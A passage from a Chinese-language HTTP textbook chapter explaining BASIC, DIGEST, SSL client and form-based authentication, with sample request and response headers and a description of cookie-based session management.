
要进行 HTTPS 通信，证书是必不可少的。而使用的证书必须向认证机构（CA）购买。证书价格可能会根据不同的认证机构略有不同。通常，一年的授权需要数万日元（现在一万日元大约折合 600 人民币）。

那些购买证书并不合算的服务以及一些个人网站，可能只会选择采用 HTTP 的通信方式。

Chapter8

第8章
确认访问用户身份的认证

某些Web页面只想让特定的人浏览，或者干脆仅本人可见。为达到这个目标，必不可少的就是认证功能。下面我们一起来学习一下认证机制。



8.1 何为认证

计算机本身无法判断坐在显示器前的使用者的身份。进一步说，也无法确认网络的那头究竟有谁。可见，为了弄清究竟是谁在访问服务器，就得让对方的客户端自报家门。

可是，就算正在访问服务器的对方声称自己是 ueno，身份是否属实这点却也无从谈起。为确认 ueno 本人是否真的具有访问系统的权限，就需要核对“登录者本人才知道的信息”、“登录者本人才会有的信息”。

核对的信息通常是指以下这些。

- 密码：只有本人才会知道的字符串信息。
- 动态令牌：仅限本人持有的设备内显示的一次性密码。
- 数字证书：仅限本人（终端）持有的信息。
- 生物认证：指纹和虹膜等本人的生理信息。
- IC 卡等：仅限本人持有的信息。



但是，即便对方是假冒的用户，只要能通过用户验证，那么计算机就会默认是出自本人的行为。因此，掌控机密信息的密码绝不能让他人得到，更不能轻易地就被破解出来。

HTTP 使用的认证方式

HTTP/1.1 使用的认证方式如下所示。

- BASIC 认证（基本认证）
- DIGEST 认证（摘要认证）
- SSL 客户端认证
- FormBase 认证（基于表单认证）

此外，还有 Windows 统一认证（Keberos 认证、NTLM 认证），但本书不作讲解。

8.2　BASIC 认证

BASIC 认证（基本认证）是从 HTTP/1.0 就定义的认证方式。即便是现在仍有一部分的网站会使用这种认证方式。是 Web 服务器与通信客户端之间进行的认证方式。

BASIC 认证的认证步骤




图：BASIC 认证概要

步骤 1：当请求的资源需要 BASIC 认证时，服务器会随状态码 401 Authorization Required，返回带 WWW-Authenticate 首部字段的响应。该字段内包含认证的方式（BASIC）及 Request-URI 安全域字符串（realm）。

步骤 2：接收到状态码 401 的客户端为了通过 BASIC 认证，需要将用户 ID 及密码发送给服务器。发送的字符串内容是由用户 ID 和密码构成，两者中间以冒号（:）连接后，再经过 Base64 编码处理。

假设用户 ID 为 guest，密码是 guest，连接起来就会形成 guest:guest 这样的字符串。然后经过 Base64 编码，最后的结果即是 Z3Vlc3Q6Z3Vlc3Q=。把这串字符串写入首部字段 Authorization 后，发送请求。

当用户代理为浏览器时，用户仅需输入用户 ID 和密码即可，之后，浏览器会自动完成到 Base64 编码的转换工作。



步骤 3：接收到包含首部字段 Authorization 请求的服务器，会对认证信息的正确性进行验证。如验证通过，则返回一条包含 Request-URI 资源的响应。

BASIC 认证虽然采用 Base64 编码方式，但这不是加密处理。不需要任何附加信息即可对其解码。换言之，由于明文解码后就是用户 ID 和密码，在 HTTP 等非加密通信的线路上进行 BASIC 认证的过程中，

如果被人窃听，被盗的可能性极高。


另外，除此之外想再进行一次 BASIC 认证时，一般的浏览器却无法实现认证注销操作，这也是问题之一。

BASIC 认证使用上不够便捷灵活，且达不到多数 Web 网站期望的安全性等级，因此它并不常用。

8.3　DIGEST 认证

为弥补 BASIC 认证存在的弱点，从 HTTP/1.1 起就有了 DIGEST 认证。 DIGEST 认证同样使用质询 / 响应的方式（ challenge/response ），但不会像 BASIC 认证那样直接发送明文密码。

所谓质询响应方式是指，一开始一方会先发送认证要求给另一方，接着使用从另一方那接收到的质询码计算生成响应码。最后将响应码返回给对方进行认证的方式。



因为发送给对方的只是响应摘要及由质询码产生的计算结果，所以比起 BASIC 认证，密码泄露的可能性就降低了。

DIGEST 认证的认证步骤



客户端

发送请求

```
GET /digest/ HTTP/1.1
Host: hackr.jp
```

①发送临时的质询码(随机数，nonce)以及告知需要认证的状态码401



服务器

```
HTTP/1.1 401 Authorization Required
WWW-Authenticate: Digest realm="DIGEST",
nonce="MOSQZ0itBAA=44abb6784cc9cbfc605a5b0893d36f23de
95fcff", algorithm=MD5, qop="auth"
```



②发送摘要以及由质询码计算出的响应码(response)

```
GET /digest/ HTTP/1.1
Host: hackr.jp
Authorization: Digest username="guest", realm="DIGEST",
nonce="MOSQZ0itBAA=44abb6784cc9cbfc605a5b0893d36f23de95f
cff", uri="/digest/", algorithm=MD5,
response="df56389ba3f7c52e9d7551115d67472f", qop=auth,
nc=00000001, cnonce="082c875dcb2ca740"
```

③认证成功返回状态码200，失败则再次发送状态码401

```
HTTP/1.1 200 OK
Authentication-Info:
rspauth="f218e9ddb407a3d16f2f7d2c4097e900",
cnonce="082c875dcb2ca740", nc=00000001, qop=auth
```



图：DIGEST 认证概要

步骤 1： 请求需认证的资源时，服务器会随着状态码 401 Authorization Required，返回带 WWW-Authenticate 首部字段的响应。该字段内包含质问响应方式认证所需的临时质询码（随机数，nonce）。

首部字段 WWW-Authenticate 内必须包含 realm 和 nonce 这两个字段的信息。客户端就是依靠向服务器回送这两个值进行认证的。

nonce 是一种每次随返回的 401 响应生成的任意随机字符串。该字符串通常推荐由 Base64 编码的十六进制数的组成形式，但实际内容依赖服务器的具体实现。

步骤 2： 接收到 401 状态码的客户端，返回的响应中包含 DIGEST 认证必须的首部字段 Authorization 信息。

首部字段 Authorization 内必须包含 username、realm、nonce、uri 和 response 的字段信息。其中，realm 和 nonce 就是之前从服务器接收到的响应中的字段。

username 是 realm 限定范围内可进行认证的用户名。

uri（digest-uri）即 Request-URI 的值，但考虑到经代理转发后 Request-URI 的值可能被修改，因此事先会复制一份副本保存在 uri 内。

response 也可叫做 Request-Digest，存放经过 MD5 运算后的密码字符串，形成响应码。

响应中其他的实体请参见第 6 章的请求首部字段 Authorization。另外，有关 Request-Digest 的计算规则较复杂，有兴趣的读者不妨深入学习一下 RFC2617。

步骤 3： 接收到包含首部字段 Authorization 请求的服务器，会确认认证信息的正确性。认证通过后则返回包含 Request-URI 资源的响应。

并且这时会在首部字段 Authentication-Info 写入一些认证成功的相关信息。

DIGEST 认证提供了高于 BASIC 认证的安全等级，但是和 HTTPS 的客户端认证相比仍旧很弱。DIGEST 认证提供防止密码被窃听的保护机制，但并不存在防止用户伪装的保护机制。

DIGEST 认证和 BASIC 认证一样，使用上不那么便捷灵活，且仍达不到多数 Web 网站对高度安全等级的追求标准。因此它的适用范围也有所受限。

8.4　SSL 客户端认证

从使用用户 ID 和密码的认证方式方面来讲，只要二者的内容正确，

即可认证是本人的行为。但如果用户 ID 和密码被盗，就很有可能被第三者冒充。利用 SSL 客户端认证则可以避免该情况的发生。


SSL 客户端认证是借由 HTTPS 的客户端证书完成认证的方式。凭借客户端证书（在 HTTPS 一章已讲解）认证，服务器可确认访问是否来自已登录的客户端。

8.4.1 SSL 客户端认证的认证步骤

为达到 SSL 客户端认证的目的，需要事先将客户端证书分发给客户端，且客户端必须安装此证书。

步骤 1： 接收到需要认证资源的请求，服务器会发送 Certificate Request 报文，要求客户端提供客户端证书。

步骤 2： 用户选择将发送的客户端证书后，客户端会把客户端证书信息以 Client Certificate 报文方式发送给服务器。



图：选择客户端证书示例（三菱东京 UFJ 银行）

步骤 3： 服务器验证客户端证书验证通过后方可领取证书内客户端的公开密钥，然后开始 HTTPS 加密通信。

8.4.2　SSL 客户端认证采用双因素认证

在多数情况下，SSL 客户端认证不会仅依靠证书完成认证，一般会和基于表单认证（稍后讲解）组合形成一种双因素认证（Two-factor authentication）来使用。所谓双因素认证就是指，认证过程中不仅需要密码这一个因素，还需要申请认证者提供其他持有信息，从而作为另一个因素，与其组合使用的认证方式。

换言之，第一个认证因素的 SSL 客户端证书用来认证客户端计算机，另一个认证因素的密码则用来确定这是用户本人的行为。

通过双因素认证后，就可以确认是用户本人正在使用匹配正确的计算机访问服务器。

8.4.3　SSL 客户端认证必要的费用

使用 SSL 客户端认证需要用到客户端证书。而客户端证书需要支付一定费用才能使用。

这里提到的费用是指，从认证机构购买客户端证书的费用，以及服务器运营者为保证自己搭建的认证机构安全运营所产生的费用。

每个认证机构颁发客户端证书的费用不尽相同，平摊到一张证书上，一年费用约几万至十几万日元。服务器运营者也可以自己搭建认证机构，但要维持安全运行就会产生相应的费用。

8.5　基于表单认证

基于表单的认证方法并不是在 HTTP 协议中定义的。客户端会向服务器上的 Web 应用程序发送登录信息（Credential），按登录信息的验证结果认证。

根据 Web 应用程序的实际安装，提供的用户界面及认证方式也各不相同。



图：基于表单认证示例（Google）

多数情况下，输入已事先登录的用户 ID（通常是任意字符串或邮件地址）和密码等登录信息后，发送给 Web 应用程序，基于认证结果来决定认证是否成功。

8.5.1 认证多半为基于表单认证

由于使用上的便利性及安全性问题，HTTP 协议标准提供的 BASIC 认证和 DIGEST 认证几乎不怎么使用。另外，SSL 客户端认证虽然具有高度的安全等级，但因为导入及维持费用等问题，还尚未普及。

比如 SSH 和 FTP 协议，服务器与客户端之间的认证是合乎标准规范的，并且满足了最基本的功能需求上的安全使用级别，因此这些协议的认证可以拿来直接使用。但是对于 Web 网站的认证功能，能够满足其安全使用级别的标准规范并不存在，所以只好使用由 Web 应用程序各自实现基于表单的认证方式。

不具备共同标准规范的表单认证，在每个 Web 网站上都会有各不相同的实现方式。如果是全面考虑过安全性能而实现的表单认证，那么


就能够具备高度的安全等级。但在表单认证的实现中存在问题的 Web 网站也是屡见不鲜。

8.5.2　Session 管理及 Cookie 应用

基于表单认证的标准规范尚未有定论，一般会使用 Cookie 来管理 Session（会话）。

基于表单认证本身是通过服务器端的 Web 应用，将客户端发送过来的用户 ID 和密码与之前登录过的信息做匹配来进行认证的。


但鉴于 HTTP 是无状态协议，之前已认证成功的用户状态无法通过协议层面保存下来。即，无法实现状态管理，因此即使当该用户下一次继续访问，也无法区分他与其他的用户。于是我们会使用 Cookie 来管理 Session，以弥补 HTTP 协议中不存在的状态管理功能。



图：Session 管理及 Cookie 状态管理

步骤 1：　客户端把用户 ID 和密码等登录信息放入报文的实体部分，通常是以 POST 方法把请求发送给服务器。而这时，会使用 HTTPS 通信来进行 HTML 表单画面的显示和用户输入数据的发送。

步骤 2：　服务器会发放用以识别用户的 Session ID。通过验证从客



户端发送过来的登录信息进行身份认证，然后把用户的认证状态与 Session ID 绑定后记录在服务器端。

向客户端返回响应时，会在首部字段 Set-Cookie 内写入 Session ID（如 PHPSESSID=028a8c…）。

你可以把 Session ID 想象成一种用以区分不同用户的等位号。然而，如果 Session ID 被第三方盗走，对方就可以伪装成你的身份进行恶意操作了。因此必须防止 Session ID 被盗，或被猜出。为了做到这点，Session ID 应使用难以推测的字符串，且服务器端也需要进行有效期的管理，保证其安全性。

